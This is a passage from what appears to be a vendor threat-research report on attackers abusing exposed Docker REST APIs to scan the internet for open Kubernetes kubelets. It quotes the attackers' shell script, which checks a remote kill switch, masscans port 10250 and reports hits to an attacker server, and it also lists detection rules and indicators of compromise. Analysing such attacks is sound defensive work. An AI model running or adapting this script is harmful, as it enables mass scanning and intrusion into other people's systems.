        "auths": {}
}ubuntu@[redacted]:~$ docker login
Login with your Docker ID to push and pull images from Docker Hub. If you don't have a Docker ID, head over to https://hub.
docker.com to create one.
Username: [redacted]
Password:
WARNING! Your password will be stored unencrypted in /home/ubuntu/.docker/config.json
Configure a credential helper to remove this warning. See
https://docs.docker.com/engine/reference/commandline/login/#credentials-store

Login Succeeded
ubuntu@[redacted]:~$ cat /home/ubuntu/.docker/config.json
{
        "auths": {
                "https://index.docker.io/v1/": {
                        "auth": "[redacted]"
                }
        }
}ubuntu@[redacted]:~$
```

Figure 17. Code with Docker login

By default, the registry used is of Docker Inc. The value of 'auths.auth' field is the base64-encoded string that contains the credentials in the format 'username:password'. If these credentials are compromised, one can gain access to the victims' information:

1. Email ID used to create the account
2. Private Images
3. Access tokens
4. Slack Webhooks
5. Content Subscriptions
6. Upgraded features

Now we take a look into how the enumeration of exposed kubelets was performed.

Enumeration Of Exposed Kubelets

This attack abused the Docker REST API to create a container from an image that had a script at the filesystem path '/root/init.sh', which contains the following:

1. They initially update the alpine-based container and add the packages they need in later operations, like compiling zgrab from source, using masscan, etc.

```
#!/bin/bash
apk update
apk add bash curl jq masscan libpcap libpcap-dev go git gcc make

git clone git://github.com/zmap/zgrab /root/go/src/github.com/zmap/zgrab
cd /root/go/src/github.com/zmap/zgrab/
go build
cp ./zgrab /usr/bin/zgrab
```

Figure 18. Building zgrab

2. Once the above steps are executed, they begin the execution of their malicious function using a kill switch, which is based on the contents of a certain endpoint on the attacker's infrastructure to be equal to 'RUN'.

```
CHECK_KILLSWITCH=$(curl -sLk http://[redacted]KillSwitch.dat)
if [[ "$CHECK_KILLSWITCH" = "RUN" ]]; then

while true; do
CHECK_KILLSWITCH=$(curl -sLk http://[redacted]KillSwitch.dat)
if [[ "$CHECK_KILLSWITCH" != "RUN" ]]; then
exit
else
[redacted]PWN
fi
done

else
exit
fi
```

Figure 19. Executing malicious functions

3. Once the kill switch is confirmed to be equal to 'RUN', the malicious PWN function is executed.

```
function [redacted]_PWN(){

SCAN_RANGE=$(curl -sLk http://[redacted])
if [[ "$SCAN_RANGE" = "ENDE" ]]; then exit ; fi
SCAN_RANGE="$SCAN_RANGE.0.0.0/8"
rndstr=$(head /dev/urandom | tr -dc a-z | head -c 6 ; echo '')
eval "$rndstr"="'$(masscan -p10250 $SCAN_RANGE --rate=50000 | awk '{print $6}'| zgrab --tls --senders 500 --
port 10250 --http='/runningpods/' --output-file=- 2>/dev/null | grep -E 'PodList' | jq -r .ip)'";
for ipaddy in ${!rndstr}
do
echo "$ipaddy:10250"
curl -o /dev/null http://[redacted]results.php?vuln=$ipaddy
done



}
```

Figure 20: Checking for the kill switch

This script fetches a scan range from a malicious server endpoint. If the results fetched contain 'ENDE', that signals the exit of the malicious script.

The results returned by the endpoint is stored in the variable 'SCAN_RANGE', which is later appended to '.0.0.0/8'. For example, if the value returned from the endpoint is 10, then the value of 'SCAN_RANGE' will be '10.0.0.0/8'

The variable 'rndstr' is a six-letter random alphabetical string that accumulates a list of IP addresses of running pods with the kubelet API TCP port 10250 exposed that have been found using masscan and zgrab. Once this subnet is completed, the results are sent back to the threat actor using a *for* loop, which iterates over the results acquired via a website.

Once the results are sent, the kill switch loop loops back for a new subnet from the infrastructure unless all the subnets are enumerated.

The threat actor seems to do this as preparation to later target exposed kubelets. Earlier, we detailed about the shift in focus from Docker REST API to Kubernetes API. Here's a trend of exposed Kubernetes API port 10250 indexed by Shodan from approximately 1,200 exposed workloads, months ago:




Figure 21. Growth in exposed port 10250

Trend Micro Solutions

Cloud One Workload Security™

Intrusion Prevention

1. 1010326 - Identified Docker Daemon Remote API Call
2. 1010561 - Identified Kubernetes Unprotected Primary Channel Information Disclosure
3. 1010762 - Identified Kubernetes API Server LoadBalancer Status Patch Request
4. 1010769 - Identified Kubernetes Namespace API Requests
5. 1009493 - Kubernetes Dashboard Authentication Bypass Information Disclosure Vulnerability (CVE-2018-18264)

6. 1009450 - Kubernetes API Proxy Request Handling Privilege Escalation Vulnerability (CVE-2018-1002105)
7. 1009561 - Kubernetes API Server Denial of Service Vulnerability (CVE-2019-1002100)

Log Inspection

1. 1009105 – Kubernetes
2. 1008619 - Application – Docker
3. 1010349 - Docker Daemon Remote API Calls

Integrity Monitoring

1. 1008271 – Application - Docker
2. 1009060 - Application - Kubernetes Cluster master
3. 1009434 - Application - Kubernetes Cluster node

Cloud One Network Security™C

- 29993: HTTP: Docker Container With Root Directory Mounted with Write Permission Creation Attempt
- 33719: HTTP: Docker Daemon "create/exec" API with "Cmd" Key Set to Execute Shell Commands
- 33905: HTTP: Kubernetes API Proxy Request Handling Privilege Escalation Vulnerability
- 34487: HTTP: Kubernetes Dashboard Authentication Bypass Vulnerability
- 34488: HTTPS: Kubernetes Dashboard Authentication Bypass Vulnerability
- 34668: HTTP: Docker Build Image API Request with remote and networkmode Parameters Set
- 34796: HTTP: Docker Version API Check Request
- 35799: HTTP: Kubernetes Overlength json-patch Request
- 38836: HTTP: Kubernetes API Namespaces Request
- 38837: HTTP: Kubernetes API Namespaces Status Request
- 38838: HTTP: Kubernetes API Create Namespace Request
- 38839: HTTP: Kubernetes API Delete Namespace Request
- 38840: HTTP: Kubernetes API Update Namespace Request
- 38847: HTTP: Kubernetes API Server loadBalancer Status Patch Request
- 38892: HTTP: Kubernetes API Admission Control Create Mutating Webhook Request
- 38893: HTTP: Kubernetes API Admission Control Create Validating Webhook Request
- 38896: HTTP: Kubernetes API Admission Control Resources Request
- 38898: HTTP: Kubernetes API Admission Control List Mutating Webhook Configurations Request
- 38899: HTTP: Kubernetes API Admission Control List Validating Webhook Configurations Request
- 38901: HTTP: Kubernetes API Admission Control Delete Validating Webhook Request
- 38902: HTTP: Kubernetes API Admission Control Delete Mutating Webhook Request
- 38903: HTTP: Kubernetes API Admission Control Update Validating Webhook Request
- 38904: HTTP: Kubernetes API Admission Control Update Mutating Webhook Request
- 38905: HTTP: Kubernetes API Admission Control Read Mutating Webhook Request
- 38906: HTTP: Kubernetes API Admission Control Read Validating Webhook Request
- 38907: HTTP: Kubernetes API Admission Control Replace Mutating Webhook Request
- 38908: HTTP: Kubernetes API Admission Control Replace Validating Webhook Request
- 38909: HTTP: Kubernetes API CustomResourceDefinition Resources Request
- 38910: HTTP: Kubernetes API Create CustomResourceDefinition Request
- 38916: HTTP: Kubernetes API List CustomResourceDefinition Resources Request
- 38917: HTTP: Kubernetes API Update CustomResourceDefinition Resources Request
- 38918: HTTP: Kubernetes API Update Status CustomResourceDefinition Resources Request
- 38919: HTTP: Kubernetes API Read CustomResourceDefinition Resources Request

Conclusion

Vulnerabilities posed by poor security misconfigurations or inherent software bugs are difficult to protect. In the above case, we observed the use of legitimate platforms like Weaveworks. To stay protected, we need to rethink about inculcating security in our daily work by regular patching, staying updated and alerted with the latest happenings in cyberspace.

Trend Micro™ Cloud One™ – Workload Security equips defenders and analysts with the ability to protect systems against vulnerabilities, exploits, and malware, offering protection from on-premise to cloud workloads. Virtual patching can protect critical systems even before the official patches are made available.

Trend Micro™ Vision One™ provides a clear view of the most important events as alerts in a concise manner, because the race is about quick response. With XDR capabilities with telemetries from your multi-cloud environments or on-premise workloads, security teams get a clear and vivid understanding of what to prioritize.

Indicators Of Compromise

IP address

45.9.148[.]182

Domain

dl[.]chimaera.cc

Shell scripts

Hash	Detection Name
7c110dc507ed4e2694500c7c37fe9176e9f4db23bc4753c0bfc9f3479eb6385a	Trojan.SH.MALXMR.UWELG
b7cef848b61cfb7d667e60ade3a1781def69f5395b5ad6a2a16f7b7fa11ef1db	Trojan.Win32.FRS.VSNW0CK21